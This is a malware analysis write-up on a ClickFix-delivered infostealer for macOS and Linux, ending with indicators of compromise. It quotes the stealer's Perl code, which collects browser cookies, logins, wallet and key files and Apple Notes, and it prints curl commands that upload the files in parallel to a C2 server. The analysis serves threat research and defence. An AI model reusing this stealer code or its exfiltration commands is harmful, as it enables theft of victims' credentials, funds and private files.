-------------------- Checking google-chrome-beta --------------------
-------------------- Checking google-chrome-canary --------------------
-------------------- Checking google-chrome-unstable --------------------
Traceback (most recent call last):
  File "data_extracter.py", line 420, in <module>
  File "subprocess.py", line 971, in __init__
  File "subprocess.py", line 1863, in _execute_child
FileNotFoundError: [Errno 2] No such file or directory: '/root/.curl'
[PYI-2045:ERROR] Failed to execute script 'data_extracter' due to unhandled exce
ption!
```

data_extracter

Interesting files inventory

For both macOS and linux, it performs a find for a variety of file extensions within home folders that are standard for Ubuntu. It appends the names of these files to a file named `everything.txt`. It does not gather these files just yet.

```
my $file_types = "\( -name "*.txt" -o -name "*.docx" -o -name "*.rtf" -o -name
"*.aar" -o " .
                 "-name "*.zip" -o -name "*.rar" -o -name "*.doc" -o -name "*.wallet"
-o " .
                 "-name "*.keys" -o -name "*.key" -o -name "*.mp3" -o -name "*.m4a" -
o " .
                 "-name "*.jpg" -o -name "*.png" -o -name "*.jpeg" -o -name "*.pdf" -
o " .
                 "-name "*.xlsx" -o -name "*.asc" -o -name "*.conf" -o -name "*.dat"
-o " .
                 "-name "*.json" -o -name "*.kdbx" -o -name "*.ovpn" -o -name "*.pem"
-o " .
                 "-name "*.ppk" -o -name "*.rdp" -o -name "*.sql" -o -name "*.xls"
\)";

system("find "$ENV{HOME}/Desktop" "$ENV{HOME}/Downloads" "$ENV{HOME}/Pictures"
"$ENV{HOME}/Documents" " .
       "-maxdepth 3 -type f $file_types -size -5M -print >>
"$ENV{HOME}/everything.txt"");
```

Browser file inventory

For both macOS and linux, it rummages through a variety of browser paths. It looks for Chromium based browser files like `Cookies` and `Login Data`. For Firefox, it looks for files like `cookies.sqlite` and `logins.json`. It looks for 266 different extension ids.

At this point it is not exfiltrating any of this data. Instead it just logs each file in the `everything.txt` file.

```
system("find "$profile_path" -maxdepth 1 -type f \( " .
       "-name "Web Data" -o -name "History" -o -name "Cookies" -o -name "Login Data"
" .
       "\) -print >> "$ENV{HOME}/everything.txt"");

foreach my $ext_id (@extension_ids) {
    my $ext_dir = "$profile_path/Local Extension Settings/$ext_id";
    if (-d $ext_dir) {
        system("find "$ext_dir" -type f -print >> "$ENV{HOME}/everything.txt"");
    }
}
```

Wallet file inventory

Next it searches through any potential crypto wallet folders and logs any files found to `everything.txt`.

```
foreach my $wallet_path (@wallet_paths) {
    if (-d $wallet_path) {
        system("find "$wallet_path" -type f -print >> "$ENV{HOME}/everything.txt"");
    } elsif (-f $wallet_path) {
        open(my $fh, ">>", "$ENV{HOME}/everything.txt") or die "Can't open file: $!";
        print $fh "$wallet_path
";
        close $fh;
    }
}
```

Exfiltration

After finding all interesting files, the script finally exfiltrates all the files specified in `$ENV{HOME}/everything.txt`. It does this using the downloaded `parallel` tool.

```
if ($^O =~ /darwin/) {
  system("cat "$ENV{HOME}/everything.txt" |
         "$ENV{HOME}/.parallel" -j 50 'folder=$(dirname {}) &&
          curl -v -m 120 --retry 8 -F file=@{} -F "dirPath=$folder" $server'
>/dev/null 2>&1");
} else {
  system("cat "$ENV{HOME}/everything.txt" |
         "$ENV{HOME}/.parallel" -j 50 'folder=$(dirname {}) &&
         "$ENV{HOME}/.curl" -v -m 120 --retry 8 -F file=@{} -F "dirPath=$folder"
$server' >/dev/null 2>&1");
}
```

Instead of uploading each file one by one, or creating a single large archive of the complete set of files, parallel is used to create at most 50 jobs that run in parallel to optimize the upload efficiency. This means there will be 50 instances of curl each uploading a single file. When an individual curl job is done, another curl job is initiated with the next file.

`$server` was defined at the beginning of the script and defines a unique identifier for this victim. So all the exfiltrated files will be uploaded to the C2 server at the path `/util/upload_data/$identifier`.


```
my $identifier = "${timestamp}_${uuid}";
my $server = "http://$ip/util/upload_data/$identifier";
```

After all the files have been exfiltrated it lets the C2 know by curl'ing the C2 path `/data_processed/$identifier`.

```
if ($^O =~ /darwin/) {
    system("curl -v -m 120 --retry 8 "http://$ip/data_processed/$identifier"
>/dev/null 2>&1");
} else {
    system(""$ENV{HOME}/.curl" -v -m 120 --retry 8
"http://$ip/data_processed/$identifier" >/dev/null 2>&1");
}
```

macOS Notes Export

Next, on macOS it creates an AppleScript named `/tmp/simple_notes_export.applescript` which is used to export all Notes and attachments to a folder named `NotesExport`.



```
tell application "Notes"
    -- Setup paths
    set exportFolder to (path to desktop as text) & "NotesExport"
    set notesFile to exportFolder & ":AllNotes.html"
    set attachFolder to exportFolder & ":Attachments"

    -- Create folders
    tell application "Finder"
    if not (exists folder exportFolder) then
        make new folder at desktop with properties {name:"NotesExport"}
    end if
    if not (exists folder attachFolder) then
        make new folder at folder exportFolder with properties {name:"Attachments"}
    end if
    end tell

    -- Create/prepare the notes file with HTML header
    set noteData to "<html><head><title>Notes Export</title></head><body style='font-fami

    -- Process each note
    set allNotes to every note
    repeat with i from 1 to count of allNotes
    set n to item i of allNotes
```

upper portion of notes export

If the AppleScript successfully creates the `NotesExport` folder, that folder is exfiltrated using parallel and curl with the same method used earlier.

After that is complete a curl to the C2 at path `/notes_processed/$identifier` is performed.

```
system("curl -v -m 120 --retry 8 "http://$ip/notes_processed/$identifier" >/dev/null
2>&1");
```

Triage

A sandboxing of the initial URL with Triage yielded a 8 out of 10 threat. No detection of a stealer was made.

https://tria.ge/250719-yctzgagj2x

IOCs

```
www.madeinci[.]ci
(ClickFix)
 ->
https://www.madeinci[.]ci/socket.io/?EIO=4&transport=websocket
 ->
https://cloudflare.blazing-cloud[.]com/mac/verify/captcha/{userId}
https://cloudflare.blazing-cloud[.]com/linux/verify/captcha/{userId}

Files Downloaded

http://213.108.198[.]227/parallel
http://213.108.198[.]227/system.pl
http://213.108.198[.]227/curl
http://213.108.198[.]227/fileicon.tar.gz
http://213.108.198[.]227/data_extracter

API endpoints

https://blazing-cloud[.]com/mac/done/$main::user_id

http://213.108.198[.]227/start_process_data
http://213.108.198[.]227:8080/get_ip/$current_ip
http://213.108.198[.]227/util/upload_data/$identifier
http://213.108.198[.]227/data_processed/$identifier
http://213.108.198[.]227/notes_processed/$identifier

Hashes

50bc21ca2b8fcfd4d46d51d94ab1ac4450a25167a1607074695a7b048ce3c1b3  dj5fbdevxtib
eafa12df62f778180984cdbb510dabf8a3ad36a3d2cd250dad0ee12cdca1286f  dj5fbdevxtib-
deobfuscated.pl
05c922345ab0113c55824a1b2c658b0149a88c4cf4fecc01bf2409bfd81bbca1  parallel
7d3d2d0f17a5ddd1e9c32ad611a8c00bbd53088734784726cd4c6dcd44248a37  system.pl
d18aa1f4e03b50b649491ca2c401cd8c5e89e72be91ff758952ad2ab5a83135d  curl
2f52ced92662bfc025db92787435e0d3f73469fe888973e62c8b5bd830e08e62  fileicon.tar.gz
0d904998d082a51c27c05a23cd62b2f5f030a511af911110a814afffbe3fd1e4  data_extracter
```